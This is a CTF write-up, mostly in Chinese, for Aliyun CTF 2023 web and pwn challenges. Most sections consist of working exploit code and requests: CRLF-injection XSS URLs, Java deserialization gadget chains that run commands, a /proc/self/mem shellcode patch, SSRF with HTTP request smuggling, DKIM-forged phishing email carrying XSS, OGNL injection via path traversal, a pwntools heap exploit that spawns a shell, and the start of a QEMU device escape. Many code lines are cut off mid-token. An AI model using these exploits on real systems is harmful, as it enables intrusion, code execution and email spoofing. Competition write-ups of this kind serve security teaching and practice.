Writeup for Aliyun CTF 2023

Web

Obsidian

建立新的blog文章处可以插入XSS Payload。开了CSP保护：Content-Security-Policy: default-src 'self'; script-src 'none'，这种情况的CSP要改掉http resp headers

黑盒测试note路由能够CRLF注入，改掉CSP头，或者置空

```
1 http://116.62.26.23:8000/note/123%0a%0a<img%20src=x%20onerror=alert(1)>%0a<!--
2
3 http://116.62.26.23:8000/note/123%0a%0a<img%20src=x%20onerror=eval(atob('d2luZG9
```

开了httponly，直接打管理员note list页面内容拿到noteid就行，注意Cookie默认绑定在localhost的

```
1
2 http://localhost:8000/note/123%0a%0a<img%20src=x%20onerror=eval(atob('ZmV0Y2goJy
3
4 http://116.62.26.23:8000/note/61fc9653-9610-470c-8544-bb05a9892f7f
```

ezbean

类似 8u20 反序列化的操作, 把 templates 放在 MyObjectInputStream 里面反序列化出来, 这样 JSONObject 用 SecureObjectInputStream 反序列化的时候就不会触发 resolveClass

```
1 package ysoserial.payloads;
```

```java

import com.alibaba.fastjson.JSONObject;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.annotation.PayloadTest;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;

import javax.management.BadAttributeValueExpException;
import java.lang.reflect.Field;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;

@SuppressWarnings({"rawtypes", "unchecked"})
@PayloadTest(precondition = "isApplicableJavaVersion")
@Dependencies({"commons-collections:commons-collections:3.1"})
@Authors({Authors.FROHOFF})
public class Fastjson3 extends PayloadRunner implements ObjectPayload<Object> {

    public Object getObject(final String command) throws Exception {
        List<Object> list = new ArrayList<>();
        Object templates = Gadgets.createTemplatesImpl(command);
        list.add(templates);

        JSONObject jsonObject = new JSONObject();
        jsonObject.put("rmb122", templates);

        BadAttributeValueExpException val = new BadAttributeValueExpException(nu
        Field valfield = val.getClass().getDeclaredField("val");
        Reflections.setAccessible(valfield);
        valfield.set(val, jsonObject);

        list.add(val);
        return list;
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(CommonsCollections1.class, args);
    }

    public static boolean isApplicableJavaVersion() {
        return true;
    }
}
```

bypassIt I

```
package com.ctf.bypassit;

import com.fasterxml.jackson.databind.node.POJONode;
import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;

import javax.management.BadAttributeValueExpException;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;

public class Test {
    public static void main(String[] args) throws Exception {
        String AbstractTranslet = "com.sun.org.apache.xalan.internal.xsltc.runti
        String TemplatesImpl = "com.sun.org.apache.xalan.internal.xsltc.trax.Tem

        ClassPool classPool = ClassPool.getDefault();
        classPool.insertClassPath(new ClassClassPath(Class.forName(AbstractTrans

        String name = "demo.rmb122.Placeholder" + System.currentTimeMillis();
        CtClass placeholder = classPool.makeClass(name);
        placeholder.setSuperclass(classPool.get(Class.forName(AbstractTranslet).
        placeholder.makeClassInitializer().insertAfter("java.lang.Runtime.getRun

        byte[] bytecode = placeholder.toBytecode();

        Object templates = Class.forName(TemplatesImpl).getConstructor(new Class
        Field fieldByteCodes = templates.getClass().getDeclaredField("_bytecodes
        fieldByteCodes.setAccessible(true);
        fieldByteCodes.set(templates, new byte[][]{bytecode});

        Field fieldName = templates.getClass().getDeclaredField("_name");
        fieldName.setAccessible(true);
        fieldName.set(templates, "rmb122");

        fieldName = templates.getClass().getDeclaredField("_tfactory");
        fieldName.setAccessible(true);
        fieldName.set(templates, Class.forName("com.sun.org.apache.xalan.interna

        POJONode pojoNode = new POJONode(templates);

        BadAttributeValueExpException badAttributeValueExpException = new BadAtt
        fieldName = badAttributeValueExpException.getClass().getDeclaredField("v
```

```
        fieldName.setAccessible(true);
        fieldName.set(badAttributeValueExpException, pojoNode);

        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("./
        oos.writeObject(badAttributeValueExpException);
        oos.close();
    }
}

```

POJONode 类似 fastjson 反序列化中的 JSONObject, 在被 toString 的时候触发 getter

需要注意在生成 payload 的时候需要用 rasp 或者其他方法把 com.fasterxml.jackson.databind.node.BaseJsonNode 的 writeReplace 给 nop 掉, 不然写入的是 replace 后的对象

bypassIt II

Payload 与 I 一样, 但是把 jvm 的 forkAndExec 替换掉了, 无法直接命令执行

这里直接读 /proc/self/maps 提取相关地址, 然后用 RandomAccessFile + /proc/self/mem 改掉 oldLoad 的地址到 shellcode 上即可. 由于存在 rwx 的段, shellcode 也可以直接写入.

最后再 load 一个 /usr/local/openjdk-8/jre/lib/ 内的 lib 即可触发.

```
byte[] content = java.nio.file.Files.readAllBytes(java.nio.file.Paths.get("/proc
        String maps = new String(content);
        String[] lines = maps.split("\n");
        System.out.println(maps);

        long nativeBase = 0L;
        long rwxBase = 0L;

        for (int i = 0; i < lines.length; i++) {
            String line = lines[i];
            if (line.contains("/opt/rasp/libnativerasp.so")) {
                nativeBase = Long.parseLong(line.split("-")[0], 16);
                break;
            }
        }

        for (int i = 0; i < lines.length; i++) {
            String line = lines[i];
            if (line.contains("rwx")) {
                rwxBase = Long.parseLong(line.split("-")[0], 16);
```

```
                rwxBase += 0x10000L;
                break;
            }
        }

        if (nativeBase != 0L && rwxBase != 0L) {
            long wuLoadAddr = nativeBase + 0x40b0L;
            java.io.RandomAccessFile randomAccessFile = new java.io.RandomAccess
            randomAccessFile.seek(rwxBase);
            String shellcode = "ailYmWoCX2oBXg8FSJdIuQIASrwriTE0UUiJ5moQWmoqWA8F
            randomAccessFile.write(java.util.Base64.getDecoder().decode(shellcod

            randomAccessFile.seek(wuLoadAddr);
            randomAccessFile.writeByte((int)(rwxBase >>> 0) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 8) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 16) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 24) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 32) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 40) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 48) & 255);
            randomAccessFile.writeByte((int)(rwxBase >>> 56) & 255);

            System.load("/usr/local/openjdk-8/jre/lib/amd64/libjava.so");
        } else {
            System.out.println("NOT FOUND!");
        }
```

Pastebin

非预期解

用户可以提交paste,但是不能xss，有一个admin bot，admin可以给paste打分，打到5分用户即可获取flag

服务前面上了个caddy做缓存，配置如下

```
{
    order cache before rewrite
    cache {
        key {
            headers Cookie
        }
        regex {
            exclude ^/$
```

```
            exclude ^/admin/purge$
        }
    }
    admin off
}

:4000 {
    cache {
        allowed_http_verbs GET
        redis {
            url 127.0.0.1:6379
        }
    }
    reverse_proxy localhost:3000
}
```


只缓存GET且响应码为200请求，存到redis里，缓存的键为cookie。

实际测试时发现缓存key由method+host+path+cookie+{VARY}+accept-encoding组成，并且缓存保存了http header和http body，重新提取出一份缓存的关键是cookie


```
127.0.0.1:6379> keys *
1) "GET-http-web:4000-/user/login-login=0{-VARY-}Accept-Encoding:gzip, deflate"
2) "STALE_GET-http-web:4000-/-connect.sid=s%3A9vHpvjIc2zvAdEPnuDT8auVrMNvsusSg.TrkRPC%2F2VCVaagT%2BSyhFJuZTBx5v7ynRwYanIqD6Fjo; login=1{-VARY-}Accept-Encoding:gzip, deflate"
3) "GET-http-web:4000-/-connect.sid=s%3A9vHpvjIc2zvAdEPnuDT8auVrMNvsusSg.TrkRPC%2F2VCVaagT%2BSyhFJuZTBx5v7ynRwYanIqD6Fjo{-VARY-}Accept-Encoding:gzip, deflate"
4) "STALE_GET-http-web:4000-/custom.css-login=0; connect.sid=s%3A9vHpvjIc2zvAdEPnuDT8auVrMNvsusSg.TrkRPC%2F2VCVaagT%2BSyhFJuZTBx5v7ynRwYanIqD6Fjo{-VARY-}Accept-Encoding:gzip, deflate"
5) "STALE_GET-http-web:4000-/-connect.sid=s%3A9vHpvjIc2zvAdEPnuDT8auVrMNvsusSg.TrkRPC%2F2VCVaagT%2BSyhFJuZTBx5v7ynRwYanIqD6Fjo{-VARY-}Accept-Encoding:gzip, deflate"
6) "STALE_GET-http-web:4000-/user/login-login=0{-VARY-}Accept-Encoding:gzip, deflate"
7) "GET-http-web:4000-/custom.css-login=0; connect.sid=s%3A9vHpvjIc2zvAdEPnuDT8auVrMNvsusSg.TrkRPC%2F2VCVaagT%2BSyhFJuZTBx5v7ynRwYanIqD6Fjo{-VARY-}Accept-Encoding:gzip, deflate"
8) "GET-http-web:4000-/-connect.sid=s%3A9vHpvjIc2zvAdEPnuDT8auVrMNvsusSg.TrkRPC%2F2VCVaagT%2BSyhFJuZTBx5v7ynRwYanIqD6Fjo; login=1{-VARY-}Accept-Encoding:gzip, deflate"
127.0.0.1:6379>
```

bot会先登录challenge再访问提供的url，其行为很奇怪，有一个cookies.json文件，每次登录后会将cookie写入，并下次启动时会直接将cookie进行还原。但是第一次登录时访问`/user/login`时cookie是固定的`login=0`,而不带有效cookie的访问会使得服务端应答一个cookie，而admin bot将以此cookie登录。即重放cookie为login=0的请求会导致admin cookie的泄露，但是该手法只有环境创建出来第一次登录有效。后续bot会将登录后的cookie写入文件，即使让bot访问logout接口也不会清除掉对应cookie

启动环境后不进行访问web站点，直接让bot进行登录，之后重放请求即可获取admin bot的登录cookie



使用该cookie给自己打分即可获取flag



（另：一开始的附件里bot是坏的，后面半边访问功能用不了，合理推测出题人测试的时候后面半边用不了也能通，所以直接只考虑登录可以快速得出答案，然后远程环境也是迷之坏的导致第一天没打通）

（再另：出题人那个bot的验证码的范围至少多敲了一个0，甚至两个，我本地爆个验证码要是运气不好能爆十分钟，最后还是找了个牛逼机器才能保证两三分钟内爆出来）

门缝

题目是一个 kong gateway 作代理访问后端的一个 flask app 其 `/proxy` 路由存在 SSRF 操作，但是限制是内网 ip

后端配置了信任 xff 的最后一位值

```
app.wsgi_app = ProxyFix(
    app.wsgi_app, x_for=1, x_proto=1, x_host=1, x_prefix=1
)
```

kong 在转发时会添加 xff 头，以逗号为分隔符

gunicorn 使用 `parse_http_list` 解析 header，可以使用引号绕过

```
X-Forwarded-For: ::1%\"xxx
```

SSRF 时会限制 host

```
host = urlparse(params.get("url")).hostname
try:
    ip = ip_address(host)
except ValueError:
    ip = ip_address(custom_gethostbyname(host))
if any([ip in nw for nw in private_networks]):
    return "Forbidden.", 403
```

使用 ipv6 绕过

```
"url":"http://[::ffff:172.18.19.3]:8000/admin/"
```


获得 kong admin api 访问权限后通过列举服务和路由找到内网另一个获取 flag 的后端，通过报错判断是一个 springmvc，配置了 jwt 认证，使用 tomcat 路径参数绕过

```
"url":"http://[::ffff:172.18.19.3]:8000/api/login..;/flag"
```

回显 405 要求必须是 POST 请求，利用 openresty 的协议走私漏洞走私一个 POST 请求即可

```
POST /proxy HTTP/1.1
Host: 118.178.238.83:8000
X-Forwarded-For: ::1%\"xxx
Connection: close
Content-Type: application/json
```

```
Content-Length: 187

{"url":"http://[::ffff:172.18.19.3]:8000/api/login..;/flag",
"headers":{
"Transfer-Encoding":"chunked"},
"data":"0\r\n\r\nPOST /api/login..;/flag HTTP/1.1\r\nHOST:172.18.20.2\r\n\r\n"}
```



```
POST /proxy HTTP/1.1
Host: 118.178.238.83:8000
X-Forwarded-For: ::1%\"xxx
Connection: close
Content-Type: application/json
Content-Length: 187

{
  "url":"http://[::ffff:172.18.19.3]:8000/api/login..;/flag",
  "headers":{
    "Transfer-Encoding":"chunked"
  },
  "data":
  "0\r\n\r\nPOST /api/login..;/flag HTTP/1.1\r\nHOST:172.18.20.2\r\n\r\n"
}
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 593
Connection: close
Server: gunicorn
Date: Sun, 23 Apr 2023 14:09:48 GMT
X-Kong-Upstream-Latency: 506
X-Kong-Proxy-Latency: 0
Via: kong/2.8.3

HTTP/1.1 405
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Allow: POST
Date: Sun, 23 Apr 2023 14:09:48 GMT
X-Kong-Upstream-Latency: 1
X-Kong-Proxy-Latency: 0
Via: kong/2.8.3

6b
{"timestamp":1682258988008,"status":405,"error":"Method Not Allowed","message":"","path":"/login/..;/flag"}
0

HTTP/1.1 200
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 41
Connection: keep-alive
Date: Sun, 23 Apr 2023 14:09:48 GMT
X-Kong-Upstream-Latency: 0
X-Kong-Proxy-Latency: 0
Via: kong/2.8.3

aliyunctf{never_left_the_d00r_0pen_agaln}
```

简陋的邮件平台

xss+邮件伪造

首先需要xss，阅读js代码发现，前端在接收到html格式的邮件时，是直接以innerHTML渲染的，可以直接xss

```
render() {
    document.querySelector("#download-current").href = `/mail.eml?id=${this.id}`;
    document.querySelector("#mail-subject").innerText = this.mail.subject;
    document.querySelector("#mail-from").innerHTML = this.mail.from;
    if(this.mail.html)
        document.querySelector("#mail-content").innerHTML = this.mail.html;
    else
        document.querySelector("#mail-content").innerText = this.mail.text;
},
```

然后根据邮件提示，admin只会查看 `OBx7VH7JTK4vzRb@outlook.com` 给他发的邮件，所以我们需要邮件伪造，简单发了几封测试邮件发现，server端会检查dkim签名，以及from header和mail from信息也需要匹配

这里使用了espoofer这个工具来直接给121.41.57.221发包，其中包含了dkim签名的实现，要通过题目的检查还需要做一些魔改，把一部分代码改掉

分别是修改dkim签名格式为 `relaxed/relaxed` 、给testcases加一个自己的payload以及修改一下域名解析的地方

payload中设置content-type为text/html，保证xss的payload渲染；所有的from头都设为 `OBx7VH7JTK4vzRb@outlook.com` ，然后在selector处进行\x00截断，这样邮件服务器在检查dkim的txt记录时，就不会到outlook.com去取公钥，而是取了我们的 `selector._domainkey.evil.com` 这条txt记录里的公钥，这样就可以使签名验证通过，从而实现伪造

具体代码改动如下：


```
# common/common.py
# line:23
def query_mx_record(domain):
        return "121.41.57.221"

# line:53
def generate_dkim_header(dkim_msg, dkim_para):
        d = dkim.DKIM(dkim_msg)
        dkim_header = d.sign(dkim_para["s"], dkim_para["d"], open("dkimkey","rb"
        return dkim_header


# testcases.py
# line:11
"server_payload": {
    "helo": b"outlook.com",
    "mailfrom": b"<OBx7VH7JTK4vzRb@outlook.com>",
    "rcptto": b"<admin@121.41.57.221>",
    "dkim_para": {"d":b"outlook.com", "s":b"selector._domainkey.evil.com\x00.",
    "data": {
        "from_header": b"From: <OBx7VH7JTK4vzRb@outlook.com>\r\n",
        "to_header": b"To: <admin@121.41.57.221>\r\n",
        "subject_header": b"Subject: payload111\r\n",
        "body": b'Hi, this is a test message! Best wishes.<img src=1 onerror=ale
        "other_headers": b"Date: " + get_date() + b"\r\n" + b'Content-Type: text
    },
    "description": b"DKIM authentication results injection using single quote, r
},
```

然后给自己的域名配一个txt记录，这个记录里的公钥与工具中提供的签名用的dkimkey是相对应的：

```
selector._domainkey.evil.com TXT  "v=DKIM1; k=rsa; t=y; p=MIGfMA0GCSqGSIb3DQEBAQ
```

通过`python3 espoofer.py -id server_payload`来调用该payload

最终邮件平台可以收到一封`OBx7VH7JTK4vzRb@outlook.com`发来的邮件




然后打admin发现不出网，控制admin给自己发一封邮件把flag带出来即可

```
const exp = async () => {
    const req1 = await fetch("/flag", {
      "headers": {
        "content-type": "application/json",
      },
      "body": null,
      "method": "GET",
      "mode": "cors",
      "credentials": "include"
    });
    const flag = await req1.text()
    fetch("/mail", {
      "headers": {
        "content-type": "application/json",
      },
      "body": `{\"toUserName\":\"e9c73fefccc1b40d\",\"subject\":\"123\",\"conten
      "method": "POST",
      "mode": "cors",
      "credentials": "include"
    });
}
exp()
```

base64一下拼到eval里，最终payload为：

```
"server_payload": {
    "helo": b"outlook.com",
```

```
    "mailfrom": b"<OBx7VH7JTK4vzRb@outlook.com>",
    "rcptto": b"<admin@121.41.57.221>",
    "dkim_para": {"d":b"outlook.com", "s":b"selector._domainkey.evil.com\x00.",
    "data": {
        "from_header": b"From: <OBx7VH7JTK4vzRb@outlook.com>\r\n",
        "to_header": b"To: <admin@121.41.57.221>\r\n",
        "subject_header": b"Subject: payload111\r\n",
        "body": b'Hi, this is a test message! Best wishes.<img src=1 onerror=eva
        "other_headers": b"Date: " + get_date() + b"\r\n" + b'Content-Type: text
    },
    "description": b"DKIM authentication results injection using single quote, r
},
```



通往shell之路

一共一个client端一个server端，server端 /action路由有ognl表达式执行

client这需要先构造下路径穿越到，这里是关键`feign.template.UriUtils#encodeChunk`，然后%2F会被替换掉所以能够穿越了，剩下的把后面payload二次url编码即可

```
GET /app/user/..%252F..%252Faction%252F%2540javax%252Enaming%252EInitialContext%
Host: 120.55.13.151:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,ja;q=0.6
Connection: close


```

Pwn

BabyHeap

delete功能中有后门，输入下标'rust'+idx时，会释放对应idx的chunk，但是不会清空指针，造成UAF。

```python
#coding:utf-8

from pwn import *
import sys,os,string,base64

elf_path = './babyheap'
remote_libc_path = './libc-2.27.so'

#P = ELF(elf_path)
context(os='linux',arch='amd64')
# context.terminal = ['terminator','-x','sh','-c']
context.terminal = ['tmux','split','-h']
context.log_level = 'debug'

'''
p = None
r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)
'''

if sys.argv[1] == 'local':
        p = process(elf_path)
        if context.arch == 'amd64':
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
                libc = ELF('/lib/i386-linux-gnu/libc.so.6')
else:
        p = remote('47.98.229.103',1337)
        libc = ELF(remote_libc_path)

def add(size,content):
        p.recvuntil('>>> ')
        p.sendline('1')
        p.recvuntil(': ')
```

```
        p.sendline(str(size))
        p.recvuntil(': ')
        p.send(content)

def show(idx):
        p.recvuntil('>>> ')
        p.sendline('2')
        p.recvuntil(': ')
        p.sendline(str(idx))

def edit(idx,content):
        p.recvuntil('>>> ')
        p.sendline('3')
        p.recvuntil(': ')
        p.sendline(str(idx))
        p.recvuntil(': ')
        p.send(content)

def delete(idx):
        p.recvuntil('>>> ')
        p.sendline('4')
        p.recvuntil(': ')
        p.sendline(str(idx))

rust = 0x74737572

for i in range(8):
        add(0x100, 'a'*0x100)

for i in range(7):
        delete(i+1)

delete(0+rust)

show(0)

libcbase = u64(p.recvn(6).ljust(8,'\x00'))-(0x7fedfdadcca0-0x7fedfd6f1000)
success('libcbase = '+hex(libcbase))

add(0x10, '/bin/sh'.ljust(0x10,'\x00')) # 1
add(0x10, 'a'*0x10) # 2

delete(1+rust)
delete(2+rust)

edit(2, p64(libcbase+libc.sym['__free_hook']).ljust(0x10,'\x00')) # 3

```

```python
add(0x10, 'a'*0x10) # 3
add(0x10, p64(libcbase+libc.sym['system']).ljust(0x10,'\x00')) # 4

# aliyunctf{l1fe_1s_sh0rt_dO_nOt_us3_rust}
p.interactive()
```

逃离地球

1day的修改版，原本应该是不太可利用的，patch了之后可以利用。

tulip_copy_rx_bytes中存在越界读，tulip_copy_tx_buffers中存在越界写，先用越界写去修改rx_frame_len和rx_frame_size，然后反向越界读，去读设备结构体上面的指针，泄露qemu基址和设备结构体地址，然后在tx_frame中布置好fake_timer，然后再越界写将tx_frame_len修改为负数，然后再反向越界写去修改bss段的qemu_timer数组，将其中指针改为fake_timer地址，其中的回调函数被伪造为system('cat flag\x00')，最后触发。

```c
#include <stdio.h>
#include <unistd.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <sys/io.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/socket.h>

#define CSR(_x) ((_x) << 3)

struct tulip_descriptor {
    uint32_t status;
    uint32_t control;
    uint32_t buf_addr1;
    uint32_t buf_addr2;
};

int fd, mm_fd;
void *mm_base;
#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
```

```
#define PFN_PFN     ((1ull << 55) - 1)

#define BIT(nr)                 (1UL << (nr))
#define TDES0_OWN       BIT(31)
#define TDES1_SET       BIT(27)
#define TDES1_FS        BIT(29)
#define TDES1_LS        BIT(30)
#define TDES1_BUF1_SIZE_SHIFT 0
#define TDES1_BUF1_SIZE_MASK 0x7ff
#define TDES1_BUF2_SIZE_SHIFT 11
#define TDES1_BUF2_SIZE_MASK 0x7ff
#define CSR6_ST         BIT(13)
#define CSR6_OM_SHIFT   10
#define CSR6_OM_MASK    3
#define CSR6_PR         BIT(6)
#define CSR6_RA         BIT(30)

uint32_t page_offset(uint32_t addr) {
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr) {
    uint64_t pme, gfn;
    size_t offset;
    offset = ((uintptr_t)addr >> 9) & ~7;
        lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr) {
